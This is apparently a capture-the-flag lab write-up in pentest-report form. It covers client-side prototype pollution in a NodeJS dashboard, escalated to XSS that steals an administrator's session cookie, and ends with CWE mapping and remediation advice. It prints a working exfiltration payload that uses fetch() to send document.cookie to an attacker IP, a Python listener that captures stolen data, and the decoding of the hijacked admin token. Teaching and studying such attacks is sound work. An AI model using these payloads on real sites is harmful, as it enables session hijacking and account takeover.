Executive Summary
Polution is an “Easy” difficulty Linux machine that focuses on a critical vulnerability in NodeJS applications: Client-Side Prototype Pollution. By exploiting a lack of input sanitization in the application’s JavaScript, an attacker can modify the prototype of base objects. In this engagement, this was leveraged to perform a Cross-Site Scripting (XSS) attack to steal an administrator’s session cookie, leading to full horizontal privilege escalation and access to sensitive “Incident Response” data.
Tooling Analysis
The following tools and scripts were utilized during the engagement:
| Tool | Category | Purpose |
|---|---|---|
| Nmap | Reconnaissance | Service discovery and version scanning. |
| Python3 | Exploitation | Hosting a custom HTTP listener to capture exfiltrated cookies. |
| Browser DevTools | Post-Exploitation | Manual cookie manipulation to hijack the administrative session. |
| Base64 | Data Processing | Encoding and decoding stolen session tokens. |
1. Enumeration & Reconnaissance
Scope & Service Scanning
The engagement began with identifying the target and technology stack:
nmap -A 10.1.59.199 -oA polution

The scan revealed a NodeJS server. Accessing the web interface presented a login portal where initial credentials provided in the scope were used.

Dashboard Analysis
Upon login, the dashboard displayed three sections: Audit Logs, Webmail, and Incident Response.

Attempting to access the Incident Response section resulted in a “Forbidden” error.
2. Vulnerability Research
Prototype Pollution Discovery

Analysis of the client-side JavaScript in the Audit Logs section revealed a vulnerability in how the application handles object properties. The lack of filtering for keys like constructor or __proto__ allows for property injection.

To confirm the vulnerability, we polluted the renderCallback property to trigger a Cross-Site Scripting (XSS) alert via the URL fragment:
http://10.1.59.199:3000/dashboard/#__proto__.renderCallback=<img src=x onerror=alert("vulnerable")>
The successful alert box confirmed that the application’s global object prototype was successfully polluted.
3. Exploitation & Privilege Escalation
Cookie Stealing Payload
To escalate privileges, a custom Python listener was deployed on the attacker machine to capture the exfiltrated data:
from http.server import HTTPServer, BaseHTTPRequestHandler
import urllib.parse

class SimpleLogger(BaseHTTPRequestHandler):
    def do_GET(self):
        print(f"\n[+] Incoming Request: {self.path}")
        parsed_path = urllib.parse.urlparse(self.path)
        params = urllib.parse.parse_qs(parsed_path.query)
        if 'c' in params:
            print(f"[!] Stolen Data: {params['c'][0]}")
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"Logged")

print("Listening on port 8000...")
HTTPServer(('0.0.0.0', 8000), SimpleLogger).serve_forever()


The following payload was sent via the Send Secure Message feature to exfiltrate the administrator’s cookie:
http://10.1.59.199:3000/dashboard/#__proto__.renderCallback=<script>fetch('http://10.200.29.95:8000?c='+btoa(document.cookie))</script>
Session Hijacking
The Python listener successfully captured the Base64-encoded cookie:

Decoding the data revealed the administrative session token:
echo "c2Vzc2lvbj1IU19BRE1JTl83NzIxX1NFQ1VSRV9BVVRIX1RPS0VOOyB1c2VyPWFkbWlu" | base64 -d


Using Browser Developer Tools (Storage tab), the local session cookie was updated with the stolen HS_ADMIN values.

Refreshing the page confirmed the user identity had shifted to admin.

Accessing the Incident Response page now yielded the final flag.
Vulnerability Mapping (CWE)
| ID | Vulnerability Name | CWE Mapping |
|---|---|---|
| 1 | Prototype Pollution | CWE-1321: Improperly Controlled Modification of Object Prototype Attributes |
| 2 | Cross-Site Scripting (XSS) | CWE-79: Improper Neutralization of Input During Web Page Generation |
| 3 | Insufficient Session Protection | CWE-284: Improper Access Control |
Remediation & Mitigation Strategies
1. Hardening NodeJS Objects (NIST AC-3, AC-6, CIS Control 16)
- Mitigation: Implement input validation to block sensitive keywords such as
__proto__andconstructor. - Recommendation: Use
Object.create(null)for objects or useObject.freeze()on the prototype.
2. Content Security Policy (NIST AC-4, CIS Control 13.3)
- Mitigation: Implement a strict CSP header to prevent inline scripts and restrict
connect-src. - Recommendation: Disable
eval()and similar sinks.
3. Session Management Security (NIST AC-10, CIS Control 6.4)
- Mitigation: Set the
HttpOnlyflag on all session cookies to prevent access via JavaScript. - Recommendation: Set the
Secureflag andSameSite=Strict.